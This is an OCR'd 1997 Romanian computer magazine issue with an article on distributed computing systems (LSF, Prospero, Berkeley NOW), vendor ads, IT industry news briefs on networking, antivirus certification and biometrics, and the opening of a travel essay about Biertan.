Load Sharing Facility a fost proiectat de către firma Platform Computing din Canada, pentru a realiza um mediu de partajare a calculelor între staţii UNIX eterogene. LSF gestionează aplicaţia (batch, interactivă sau paralelă) prin asigurarea unei imagini unice şi transparente asupra tuturor resurselor hardware şi software din sistem. O caracteristică importantă a acestui produs este transparenţa execuţiei la distanţă. Când se execută la distanţă, mediul este păstrat (ID utilizator, umask, variabilele de mediu, directorul de lucru, semnale etc.).

Prospero este realizat la Universitatea South California. Caracteristica sa principală este orientarea spre sisteme distribuite de mari dimensiuni, cu o răspândire geografică mare. Pentru a se executa rapid aplicaţiile paralele, sistemul permite de-planificarea aplicaţiilor secvenţiale, ceea ce conduce la scăderea încărcării staţiilor respective. PRM (Prospero Resource Manager) selectează procesoarele pe care se vor executa aplicaţiile, asigură comunicaţiile între procesele componente şi gestionează intrările şi ieşirile cu terminalul şi fişierele utilizatorului (proprietarul aplicaţiei).

Şi acum...

Proiectul NOW, realizat în Universitatea Berkeley, urmăreşte să crească performanţele de calcul ale clusterelor de maşini prin utilizarea unor reţele cu comutare, de mare performanţă. Elementul cheie al sistemului este reţeaua Myrinet, de interconectare a calculatoarelor. Reducerea semnificativă a timpului consumat de comunicaţii permite sistemului NOW experimental să execute cu performanţe competitive atât aplicaţii paralele, secvenţiale, cât şi interactive sau servicii web scalabile.

Obiectivele pe care şi le-au propus proiectanţii sunt realizarea în următorii ani a unui sistem cu 100 procesoare, care să realizeze în acelaşi timp:

1. Un raport cost/performanţe pentru aplicaţii paralele, mai bun decât cel al unui sistem masiv paralel. Folosind produse comerciale şi nu specializate, ca în cazul calculatoarelor paralele, sistemul NOW are un cost scăzut. În acelaşi timp, orice creştere de performanţe a staţiilor de lucru conduce la creşterea în ansamblu, a performanţelor sistemului. Pentru ca operaţiile de comunicaţie să nu reprezinte o strangulare, este necesar ca şi reţeaua de interconectare să devină din ce în ce mai rapidă. Astfel, între timpii consumaţi pentru calcule şi comunicaţii se poate păstra un raport constant.

2. Performanţe mai bune pentru aplicaţiile secvenţiale, decât cele realizate de o staţie individuală. Utilizatorii aplicaţiilor secvenţiale vor fi încurajaţi, în acest mod, să folosească şi ei

acest sistem.

Dacă acest proiect se va încheia cu succes, se va stabili o limită superioară nouă pentru sistemele de mare performanţă. Ambiţia proiectanţilor este de a concura sistemele de calcul paralel, care au marele dezavantaj al unei portabilităţi reduse a aplicaţiilor. De asemenea, impactul psihologic asupra programatorilor va fi mare, ţinând cont că aceştia părăsesc cu mare greutate modelul clasic de programare.

Platformele utilizate curent de colectivul NOW sunt 100 staţii SUN Ultrasparc, 40 staţii Sparc, cu Solaris, 35 PC-uri cu Windows NT, multe staţii HP şi între 500 şi 1000 discuri.

Rezultatele cele mai semnificative obţinute în acest an sunt decriptarea unei chei pe 40 biţi, în 3,5 ore, la 28 ianuarie 1997, cea mai rapidă sortare disc-la-disc a 1 milion de înregistrări de câte 100 baiţi, în 2,41 sec, obţinută pe 1 aprilie 1997 şi realizarea a 10,137 GFLOPS pentru biblioteca LINPACK cu 100 procesoare Ultrasparc, la 30 aprilie. Toate cele trei experimente au stabilit noi valori de performanţă.

Modele de programare

Este interesant de remarcat că noul model de programare a aplicaţiilor, transferând practic modelul de calcul paralel cu memorie distribuită pe un sistem distribuit, este investigat atât în mediul academic, cât şi în cel comercial. Cele mai importante firme, ca SUN şi IBM, au deja produse comerciale, care sunt distribuite simultan cu servere multi-procesor (SMP) scalabile.

Putem observa co-existenţa a trei modele de programare în sistemele distribuite:

1.modelul clasic client/server, folosit de reţelele locale actuale, în care fiecare staţie este un PC;

2.modelul „network centric“, care foloseşte tot modelul client/server, dar serverul este un calculator foarte puternic (multi-procesor), iar staţiile sunt extrem de simple (Java station, Oracle station, IBM station);

3.modelul calculului paralel cu memorie distribuită (MP-RAM), în care resursele de calcul disponibile în reţea sunt folosite optim pentru reducerea timpului de execuţie a fiecărei aplicaţii şi creşterea numărului de aplicaţii terminate în unitatea de timp.

În timp ce primul model este cel mai răspândit în momentul de faţă, cel de-al doilea este promovat puternic, datorită avantajelor sale comerciale. Nu putem să nu remarcăm însă slăbiciunile sale: dependenţa de un furnizor unic de aplicaţii (serverul multi-procesor), dependenţa de reţeaua de comunicaţie şi frustrarea programatorului avansat care depinde de depozitul central de software. Din aceste motive, dar şi datorită posibilităţilor mari de evoluţie ulterioară, înclinăm să credem că al treilea model este mult mai interesant şi atractiv, atât pentru mediile academice, cât şi cele industriale şi comerciale. Al doilea model va avea un succes mare la marele public, care va avea acasă, alături de TV şi video, o staţie Java sau IBM (dacă preţul va fi de 500 U.S.D., sau mai puţin). ■

Bibliografie

[1] C.Jesshope, R.Hockney: Calculatoare paralele, Editura Tehnică 1991

[2] K.Hwang: Advanced computer architecture, McGraw-Hill Inc. 1993


[3] H. El-Rewini, Th. Lewis, H. Ali: Task scheduling in parallel and distributed systems, PTR Prentice Hall, 1994

http://nhse.cs.rice.edu

http://www.genias.de

http://www.sun.com

Domnul dr. Dan Grigoraş este associate professor la Universitatea Tehnică „Gh. Asachi“ din Iaşi. Poate fi contactat la **grigd@tuiasi.ro.**



GENESYS

TEL.: (01) 220.32.80; 638.49.44
FAX: (01) 220.33.95
Ştefan Furtună 169, Bucureşti
E-Mail: sales@genesys.ro

GENESYS
Software Romania

GENESYS
Distribuitor autorizat
FTP SOFTWARE

FOCUS on YOUR WORK,
NOT on YOUR NETWORK!

Arhitectura de aplicaţii VIRTUAL IP Network dezvoltată de FTP Software reprezintă un cadru deschis, inteligent şi sigur pentru utilizarea reţelelor de tip Internet, Intranet, Extranet şi oferă utilizatorului independenţă, uşurinţă şi siguranţă în utilizare şi administrare. Sunaţi pentru a afla mai multe detalii despre modul în care puteţi beneficia de aceste soluţii pentru a dezvolta activitatea dumneavoastră!
Vizitaţi-ne pe Web: http://www.genesys.ro

Prin robusteţe, viteză, uşurinţă în administrare şi utilizare, număr de funcţionalităţi şi respectarea standardelor de interoperabilitate, OnNet32 (pentru Windows95 şi NT) şi OnNet16 (pentru Windows 3.x) sunt liderele produselor de conectivitate TCP/IP.
Internet Gateway for Netware/Windows NT oferă acces bazat pe IP în reţele Novell/NT către Internet, Intranet.

smart.secure.open.connections
Because the only connections that matter are YOURS.

3Com proiectează cipuri Ethernet pentru NetPC-uri

Corporaţia 3Com planifică o îmbunătăţire a performanţelor NetPC-urilor prin proiectarea unui cip de interfaţă cu reţeaua Fast Ethernet, dedicat în special clienţilor cu posibilităţi restrânse. Cipul 3C917, care este integrat direct în placa de bază a NetPC-ului, include suport pentru viteze de 10/100 Mbps, Wake-On-LAN, încărcare a sistemului de la distanţă şi tehnologia Virtual Connected LAN. El se conformează specificaţiilor DMI 2.0 (Desktop Management Interface) care permite administratorilor să monitorizeze starea conexiunilor clienţilor. Economia de energie şi managementul reprezintă principalele caracteristici care fac din acest cip o atracţie pentru NetPC-uri. 3C917 include o capacitate proprietară 3Com de procesare paralelă, care-i permite o prelucrare a pachetelor în timp ce altele sunt recepţionate. Softul Dynamic Acces inclus în cip utilizează tehnologia Fast IP pentru a optimiza traficul de pachete pentru o mai bună performanţă. Alte caracteristici includ suport pentru SNMP, pentru administrare RMON2 a reţelei şi specificaţiile Advanced Configuration and Power Interface ale Microsoft Corp. 3C917 este disponibil în prezent în eşantioane experimentale la producătorii de NetPC-uri. Preţul nu a fost încă specificat. Dell Computer Corp. şi-a exprimat suportul pentru 3C917 şi va utiliza cipul într-un NetPC pe care-l va lansa în New York la PC Expo în această lună.

Suite USB

SystemSoft Corp. a anunţat la Comdex în Atlanta două noi suite soft ca şi aplicaţii pentru Universal Serial Bus. Compania din Natick, Mass., a adăugat aplicaţiile pentru scanner şi UPS (uninterruptible power supply) pentru a-i determina pe producători să instaleze porturile USB pe propriile periferice. Cele două suite noi se alătură softului USB pentru imprimantă şi monitor de la SystemSoft.

MGE Inc. va folosi un soft de la SystemSoft pentru un UPS bazat pe USB, însă nu s-a prezentat nici un preţ sau o dată la care produsul va fi lansat. Până în prezent producătorii de hardware s-au mişcat încet în ceea ce priveşte adoptarea USB, care promite o arhitectură de bus comună pentru utilizarea unor periferice multiple. Însă unele dintre bariere încep să cadă. Microsoft Corp., a reuşit în sfârşit să construiască un suport USB în Windows 95 cu Service Release 2.1 care abia acum începe să ajungă la utilizatorii finali prin intermediul constructorilor de PC-uri. Oricum mai rămân şi alte probleme cum ar fi includerea costurilor perifericelor bazate pe USB şi a suportului din partea producătorilor de sisteme PC.

Cablu de la Lucent

Lucent Technologies produce primul cablu egalizat, îmbunătăţind capacitatea şi flexibilitatea în reţelele de mare travaliu. Acest cablu din fibră optică numit TrueWave® Balanced Cable reprezintă o noutate în materie fiind un cablu care-şi compensează singur dispersiile sau interferenţele semnalelor ce pot să apară la transmisia impulsurilor optice pe distanţe mari. Cablul a fost proiectat pentru reţele de comunicaţie prin fibră optică, care în mod normal necesită echipamente suplimentare de compensare pentru a furniza un semnal fără erori.

Cablul patentat de Lucent conţine două tipuri de fibre TrueWave împachetate într-o structură AccuRibbon®. Aceasta creează funcţia de „auto-compensare" a dispersiei care reduce interferenţa semnalelor de-a lungul unei rute şi în acelaşi timp oferă un domeniu de operare mai larg. Astfel, noul cablu poate ajuta producătorii să dezvolte soluţii de reţea eficiente ca şi cost, în timp ce este crescută capacitatea de reţea.■

Parteneriat româno-german

Siemens Nixdorf Informationssysteme AG, unul dintre cei „cinci mari" ai distribuţiei europene de PC-uri, intră pe piaţa românească printr-o reţea de parteneri locali. Un moment important în acest sens l-a constituit semnarea acordului de distribuţie pentru PC-uri SNI cu Flamingo Computers.

Siemens Nixdorf este în acest moment numărul unu în Germania la vânzările de PC-uri, devansând Vobis şi Compaq pe această piaţă. În acelaşi timp, SNI îşi distribuie produsele în 24 ţări europene prin reprezentanţe Siemens Nixdorf locale. În ultimul an s-a remarcat un interes crescând al acestui mare producător pentru potenţialul Europei de est, prin semnarea de parteneriate cu companii locale puternice şi implicate în distribuţia de brand-name.

Cu ocazia semnării acordului cu Flamingo Computers, d-l Rok Habjan, partner manager pentru România din partea SNI, a declarat: „Siemens este un nume care s-a impus deja de mult timp şi în Europa de est, în special prin tehnologie industrială şi medicală. Este momentul să aducem acum şi tehnica de calcul în atenţia utilizatorilor români. Suntem convinşi că Flamingo Computers, o companie foarte bine cotată pe piaţa locală ne va reprezenta bine interesele". Din partea Flamingo Computers, d-l Marius Ghenea, director executiv a menţionat că sunt deja semnale pozitive de la potenţiali beneficiari români care cunosc calitatea germană a produselor SNI, şi că prin asigurarea unei asistenţe tehnice şi a unui suport logistic de către Flamingo Computers la înălţimea valorii produselor Siemens Nixdorf, rezultatele nu se vor lăsa aşteptate.

Pentru început gama de produse oferite pieţei va cuprinde PC-uri de tip desktop şi mobile, urmând ca aceasta să se îmbogăţească o dată cu evoluţia pieţei.

Worldgate Centre cu sprijin ICL

ICL a oferit ajutor la realizarea Worldgate Centre unde valoarea totală a investiţiei s-a ridicat la peste 8 mil. Lire sterline. Deschiderea oficială a avut loc în iunie 1997 la numai 18 luni după ce o alianţă din sectorul privat a obţinut o finanţare pentru dezvoltare regională de 4.66 milioane lire sterline din partea Uniunii Europene. Centrul este unul din cele mai avansate parcuri tehnologice din Europa şi a fost realizat cu scopul revitalizării economiei locale şi transformarea localităţii Stoke-on-Trent dintr-un oraş industrial cu fabrici vechi într-un oraş reprezentativ pentru tehnologia de vârf.

Worldgate Centre dispune de aproape 2000m^2 lângă Trentham Lakes într-o zonă de 50ha, lângă principala şosea de acces în localitate. Centrul va oferi o mulţime de servicii care necesită tehnologii moderne, servicii destinate întreprinderilor mici şi mijlocii, instituţiilor de învăţământ, agenţilor publici şi publicului larg. Obiectivul este de a forma la populaţia locală deprinderi necesare pentru secolul 21.

Serviciile oferite includ accesul la Web, Ateliere de lucru pentru formarea noilor deprinderi (Cyberskills), servicii de arhivare automată şi salvări de fişiere de la distanţă, pentru întreprinderi, cursuri multimedia şi consultanţă pentru realizarea de CD-uri care prezintă firmele, produsele şi serviciile acestora şi realizarea de pagini Web 3D.

Worldgate Center dispune de primul server PIM (parallel interactive multimedia) disponibil comercial în Marea Britanie. Serverul face posibilă oferirea de servicii video la cerere, comerţ electronic şi servicii bancare, servicii care vor fi oferite pentru firme, şcoli si persoane private o dată cu finalizarea reţelei de bandă largă a localităţii. Serverul PIM de la ICL are capacitatea de a memora mii de ore de programe video şi de a deservi simultan un mare număr de utilizatori. Poate fi conectat şi la alte sisteme ca cele bancare şi de comerţ electronic şi desigur la Web. Centrul dispune de cele mai avansate produse pentru realizarea de videoconferinţe şi se pot face prezentări pentru peste 80 de persoane şi conferinţa poate fi urmărită de la distanţă din patru locaţii care pot fi conectate. Un rol important îl au centrele de pregătire de la Worldgate, unde se pot ţine cursuri, conferinţe şi prezentări. Serviciile sunt astfel concepute ca populaţia şi firmele locale să poată beneficia de acces ieftin la tehnologii de vârf şi să poată dobândi cunoştinţele necesare utilizării acestor tehnologii.

Administrarea centrului este făcută de un SRL particular local, Worldgate Limited, care are ca acţionari principali Consiliul municipal Stoke-on-Trent, Consiliul pentru perfecţionare şi întreprinderi Staffordshire, Universitatea Staffordshire, Camera de Comerţ din Staffordshire, Compania pentru învăţământ deschis, sisteme şi servicii informatice din Staffordshire şi ICL. ICL a investit peste un milion de lire sterline în Worldgate Center prin reduceri de preţuri la echipamente şi asistenţă tehnică. ICL Crede că centrul va constitui un model pentru alte centre din alte regiuni care vor să beneficieze de noua societate informatizată care se formează acum.

Keith Todd, ICL chief executive, a afirmat cu ocazia unei videoconferinţe realizate din Finlanda: „ Disponibilitatea noastră de a investi în proiecte ca Worldgate Center demonstrează sprijinul continuu pentru administraţia locală" . Domnul Brian Smith, chief executive la Consiliul municipal Stoke-on-Trent a afirmat: „Centrul are ca scop pregătirea a peste 2500 de oameni şi să ajute peste 5000 de întreprinderi mici şi mijlocii să obţină avantaje competitive prin utilizarea noilor tehnologii. Având forţă de muncă înalt calificată, sperăm să atragem peste 30 milioane de lire sterline în investiţii directe şi dacă lucrurile merg bine, în 2010 vom avea 6000 de noi locuri de muncă"

ICL este o companie europeană de vârf în tehnologia informatică, prezentă în peste 60 de ţări între care se află şi România. ICL oferă sisteme integrare şi servicii pentru beneficiari şi poate oferi ajutor şi în finanţarea proiectelor realizate. Pentru alte informaţii puteţi apela la Corina Ciupagea, ICL-România, tel: 01-250.6117, fax: 01-250.5818 sau la distribuitorii din principalele localităţi din ţară. Pe Web: http://www.icl.com.■

CNVM-beneficiar al unui sistem avansat de gestiune a documentelor

Comisia Naţională a Valorilor Mobiliare (CNVM) a făcut un pas important în era electronică prin instalarea sistemelor de gestiune a documentelor, CNVM Legistarâ şi CNVM ConTrackâ. CNVM Legistarâ şi CNVM ConTrackâ sunt primele pachete de soft de acest tip instalate până acum în Europa.

Ca alte organizaţii guvernamentale din Romania, CNVM se confruntă cu numeroase probleme şi cu un flux considerabil de documente.

În prealabil, CNVM împreună cu consultanţii USAID de la Financial Markets International, Inc. (FMI) creaseră premiza procesării computerizate a acestor documente instalând o reţea locală Novell.

FMI a recomandat folosirea sistemele de gestiune a documentelor, performante dar uşor de utilizat, numite "Legistarâ" şi "ConTrackâ" care sunt folosite în marile agenţii guvernamentale din Statele Unite ale Americii pentru ţinerea evidenţei şi procesarea documentelor şi actelor normative.

Parteneriatul dintre CNVM şi FMI a condus la crearea unei versiuni bilingve (engleză/română) pentru fiecare din cele două pachete de soft (localizare).

Acum personalul CNVM poate localiza în orice moment documentele din sistem. În plus, sistemul Legistar permite CNVM-ului să răspundă mai repede şi mai eficient comunităţii financiare şi publicului.

Informaţii suplimentare puteţi obtine de la FMI, la numerele de telefon: 222 78 24/ 222 82 65 - Laura Pricop.

Legistar
Comisia Naţională a Valorilor Mobiliare

Certificare NCSA

Firma Norman Data Defense Systems B.V. (cunoscută până acum ca ESaSS-ThunderBYTE) anunţă prin intermediul reprezentanţei sale din România, CS-Software SRL că începând cu data de 6 iunie 1997, Norman ThunderBYTE Virus Control (cunoscut până acum ca TBAV) versiunea 8.01 pentru DOS, WIN 3.xx, WIN 95 şi WIN NT a fost certificat NCSA, detectând în totalitate viruşii periculoşi din baza de viruşi NCSA.

După cum remarca şi d-l Robin Bijland, preşedintele companiei Norman Data Defense Systems B.V., „acest certificat este un rezultat logic al rescrierii totale a pachetului de programe TBAV. Noi rutine de scanare au fost adăugate produselor Norman ThunderBYTE Virus Control (fost TBAV) care vor dota clienţii noştri cu metode mai sigure şi mai performante în lupta contra viruşilor, atât pentru reţele de orice tip cât şi pentru calculatoare individuale".

Pentru a primi certificarea NCSA, un produs este obligat să treacă următoarele teste, rulând în modul de operare implicit fără a folosi alte facilităţi de monitorizare:

1. Să detecteze 100% din toţi acei viruşi definiţi ca periculoşi.
2. Să detecteze minim 90% din baza de viruşi NCSA, realizată din peste 10.000 viruşi din întreaga lume.

Ultima versiune de evaluare (shareware) a pachetului de programe Norman ThunderBYTE Virus Control pentru DOS/Win 3.xx/Win 95, precum şi ultimele noutăţi legate de viruşi şi TBAV pot fi luate gratuit de la Norman ThunderBYTE România BBS, telefon (01) 686.36.90 (non-stop), BBS creat şi întreţinut de firma CS-SOFTWARE.

Informaţii suplimentare pot fi obţinute de la firma
CS-SOFTWARE din Bucureşti
tel 629.30.77, tel/fax: 629.54.27.

Degetul şi protecţia datelor

Key Tronic., un producător de tastaturi şi de echipamente de intrare a început să-şi distribuie propria linie de scanere de identificare a amprentei printr-un acord exclusiv cu Tech Data. Dezvoltat în colaborare cu The National Registry Inc., produsul va transforma calculatoarele personale compatibile Windows în staţii de lucru cu identificare biometrică a persoanelor. Scanerele sunt integrate în tastatură sau sunt oferite ca unităţi de sine stătătoare. O cameră de înaltă rezoluţie miniaturală plasată în unitatea de recunoaştere scanează amprenta utilizatorului. După obţinerea formatului digital, imaginea este transferată PC-ului pentru procesare. Noua tehnologie va ajuta la rezolvarea problemelor legate de metodele de identificare clasice folosite pentru autentificarea utilizatorilor dintr-o reţea. Preţul combinaţiei tastatură-software este de mai puţin de 500$, iar produsul poate fi utilizat într-o mulţime de domenii, inclusiv în bănci sau spitale.

Târg Internaţional Specializat pentru
Tehnică de calcul, Software, Electronică,
Telecomunicaţii şi Birotică

Now
ifabo BUCHAREST
On

Palatul Parlamentului,
Centrul Internaţional de Conferinţe

16 - 20 septembrie 1997
ediţia a IV-a

ORGANIZATOR:
EXPORT CONSULT VIENA-BUCUREŞTI

Reprezentant oficial în România a:
MESSE WIEN

Tel: (40-1) 330.45.49; 330.45.16; Fax: (40-1) 330.46.64

Reţeaua intră-n Primării

Sau invers? N-are a face. Important este că din iniţiativa Federaţiei Municipiilor din România (FMR), în organizarea Centrului de Consultanţă pentru Administraţia Publică (CCAP), în zilele de 22 şi 23 mai a.c. a fost organizat în Timişoara un seminar cu tema: E-mail şi Internet – tehnici de instalare şi utilizare. Administrare. La manifestare au fost invitaţi să-şi trimită reprezentanţi primăriile din diverse oraşe, situate cu precădere în Banat şi Ardeal, dar nu numai. Seminarul a fost adresat personalului de specialitate din cadrul compartimentelor de informatică ale primăriilor, fiind o componentă a proiectului Sistemul informatic integrat al municipiilor din România, ce se desfăşoară între Fundaţia Soros şi CCAP.

Timp de două zile cei 20 de participanţi au fost asistaţi de către personalul Computer Club Timişoara, la sediul căruia a avut loc de fapt manifestarea, în vederea însuşirii primelor noţiuni legate de Internet.

Cum au reacţionat cursanţii, şi dacă sau nu acest seminar va avea un rezultat palpabil, rămâne de văzut prin evoluţia numărului de situri publice întreţinute de primăriile participante. Oricum, intenţia organizatorilor rămâne lăudabilă.

Aşadar, netăţeni, fiţi atenţi! Primăriile intră pe Reţea!... Sau invers?

Contact: Otilia Iancu, CCAP FMR, Bucureşti, B, str. Academiei, nr. 3-5, et. 1, sect. 3; tel. (01) 311.34.91; fax: (01) 312.24.76; e-mail: fmr@fmr.sfos.ro.

Achiziţie 3Com

Cu un preţ de 8,5 miliarde $, 3Com a cumpărat U.S.Robotics. Această tranzacţie încheiată în 12 iunie, anul curent, va transforma compania 3Com într-un mamut al industriei de reţele de calculatoare. Conform acordului încheiat, acţionarii de la U.S.Robotics vor primi 1,75 acţiuni 3Com pentru fiecare acţiune U.S. Robotics.

Din 1990, de-a lungul unei serii de achiziţii şi creşteri interne, 3Com şi-a crescut veniturile anuale de la 420 milioane $ la 5,5 miliarde $. În urma acestei noi achiziţii, compania va angaja aproximativ 13.500 angajaţi în 45 de ţări.

Fuziunea dintre 3Com şi U.S.Robotics reprezintă un semn al consolidării dintre companiile de reţele de calculatoare, care în mod consecvent trebuie să ofere un sortiment bogat de produse. Astfel, fuziunea dintre Ascend şi Cascade este aşteptată pentru sfârşitul acestei luni, Cisco fiind în continuare în căutarea de parteneri pentru a-şi întări poziţia pe piaţă.

„Prin adăugarea poziţiei fruntaşe din domeniul reţelelor de calculatoare cu acces de la distanţă şi al modemurilor a U.S.Robotics, a poziţiei fruntaşe 3Com din domeniul cartelelor de interfaţă cu reţeaua şi a sistemelor de întreprindere, vom crea compania cu cele mai mari posibilităţi în furnizarea de sisteme de reţea integrate", a afirmat Casey Cowell, preşedinte şi director executiv al U.S.Robotics.

După fuzionare, compania va fi condusă de Eric Benhamou (preşedinte şi director executiv al 3Com) iar Cowell va deveni vice-preşedinte al consiliului de directori.

Modemul RAD ASMi-50

Noul modem de la RAD Data Communications permite firmelor de comunicaţii să deservească clienţii aflaţi la 18,5 Km şi conectaţi prin linii cu două fire, la rate de transfer de la 256 la 768 kbps.

ASMi-50 foloseşte tehnologia RADSL (Rate Adaptive Digital Subscriber Line) pentru a maximiza rata de transfer pe liniile de slabă calitate şi diferite tipuri de cablu, obţinând domenii semnificativ mai mari faţă de modemurile HDSL standard. Astfel, pentru un cablu din două fire 19 AWG, ASMi-50 atinge la 256 kbps un domeniu de până la 18,5 km în timp ce pentru 768 kbps, domeniul scade la 12,5 km. Modemul suportă de asemenea cabluri 22, 24 şi 26 AWG.

ASMi-50 oferă funcţia de detectare automată a ratei, ceea ce înseamnă că în aplicaţiile de capăt de linie, atât locaţiile centrale cât şi unităţile de la distanţă sunt sincronizate automat la rata de transfer a tronsonului. Aceasta facilitează configurarea sistemului şi permite purtătorilor să ajusteze imediat rata de transfer, fără a fi necesară intervenţia utilizatorului.

Administrarea este asigurată printr-un afişaj frontal, unitatea centrală controlând unitatea de la distanţă prin aceleaşi fire folosite pentru transmisie, nefiind nevoie de nici o interfaţă. Modemul este disponibil ca şi cartelă pentru hub-ul ASM-MN-214 pentru până la 14 modemuri de distanţă scurtă. În următoarele luni, RAD va lansa o versiune cartelă pentru LRS-12, un rack de modemuri administrate SNMP. Această versiune va suporta de asemenea opţiuni pentru rate de transfer suplimentare.

RAD
RAD
ASMi 50
RAD
ASMi 50

3Com în strategia TranscendWare

3Com a lansat tehnologii inovatoare care oferă corporaţiilor un control sporit asupra comportamentului şi în general asupra costului pe care-l implică administrarea de reţele de date şi multimedia. Inovaţiile anunţate reprezintă pasul următor în strategia software TranscendWare a lucrului în reţea. Această strategie lansată în martie anul curent reprezintă primul set cuprinzător de module soft integrate pentru echipamente de reţea. Ea permite întreprinderilor să specifice comportamentul propriilor reţele în conformitate cu cerinţele comerciale (sau politica firmei) iar apoi să împuternicească reţelele să se adapteze în mod automat.

Noul soft TranscendWare bazat pe echipamentul de reţea 3Com oferă modalităţi mai bune pentru a asigura securitatea şi buna performanţă în reţelele LAN precum şi de-a lungul reţelelor telefonice publice pentru acces de la distanţă în reţele LAN de firmă. Suplimentar, 3Com a anunţat că este prima care oferă suport pentru un nou standard industrial - Inverse Multiplexing for ATM sau IMA - semnând în acest sens un acord cu MCI pentru a oferi pe baza acestei soluţii, servicii eficiente din punctul de vedere al costului.

3Com a anunţat de asemenea lansarea serviciului de politică VLAN (Virtual Local Area Networking), cel mai avansat sistem industrial care permite o reducere substanţială a timpului de administrare a reţelei, a costurilor, îmbunătăţind securitatea reţelei şi productivitatea utilizatorului final. Noile funcţii disponibile cu softul de administrare de reţea Transcend Enterprise Manager UNIX 4.2 este implementat în comutatoarele LAN CoreBuilder şi SuperStack II.

Noul software automatizează procesele de asignare a grupurilor de utilizatori la segmente comune de reţea, indiferent de localizarea fizică, pentru: furnizarea unui acces la resursele comune de reţea, cum ar fi bazele de date; restrângerea accesului la utilizatori cunoscuţi sau necunoscuţi şi pentru a oferi utilizatorilor şi grupurilor de utilizatori nivele specificate de performanţă.

ultra PRO

The touch of FUTURE

2ANI garantie

NOU !

Primaria sector 1
B-ld Banu Manta
K TECH
BOSH
B-dl Nicolae Titulescu
BRITA

Showroom
B-dl N. Titulescu
Nr. 64

Conditii avantajoase pentru reselleri

- Echipamente **Ultra** fiabile pentru **PRO**fesionsti in orice configuratie, la preturi de importator.
- Monitoare Ultra, componente, imprimante, multimedia, soft licentiat.
- Service, instalari retele, consulting, cursuri PC, servicii internet.

De la Biertani la „network computing".

Calculatoare de rețea: viața-i grea, apoi mori

De Harrison Forbes

Este greu de crezut că un călător care pleacă din Sighişoara spre Sibiu, prin vechea Transilvanie, îl va vedea vreodată pe faimosul conte Dracula dar, în mod sigur, cam pe la jumătatea drumului va întâlni intersecţia cu drumul ce duce la Biertani. Aflat la cinci-şase mile spre sud de la şosea, într-un peisaj foarte pitoresc, Biertani este un mic sat cu originile pierdute în timp, locuit o bună bucată de vreme de o populaţie de origine germană. Prin anii şaizeci, drumul spre sat nu era atracţia principală a locurilor. Nu era pavat şi, în toiul verii, deplasarea cu o maşină fără aer condiţionat era o luptă pentru supravieţuire. Dacă coborai geamurile maşinii, tot praful se aduna în maşină. Dacă păstrai geamurile închise, statul în orice cuptor ar fi fost de preferat statului în maşină. Dar, o dată scăpat cu viaţa şi ajuns în sat, călătorul era răsplătit pe deplin... Chiar în mijloc, pe un deal, se află o biserică albă care domina zona. Deşi clădirea nu e spectaculoasă în comparaţie cu alte construcţii mai mari şi mai cunoscute de acest gen, istoria şi povestirile legate de ea fac cu siguranţă ca drumul să merite osteneala...

Comunitate catolică la origine, Biertani a devenit sediul episcopului luteran de Transilvania chiar în vremurile când Reforma a atins Transilvania, prin secolul şaisprezece. Biertani şi-a păstrat această poziţie pentru vreo două secole, după care a pierdut-o în favoarea Sibiului. Într-o anumită perioadă, biserica avea o bibliotecă impresionantă care aparţinea conducătorilor religioşi. Acum biblioteca nu mai era acolo, dar biserica avea o colecţie impresionantă de pietre funerare ale conducătorilor înmormântaţi acolo şi un clopot foarte vechi.

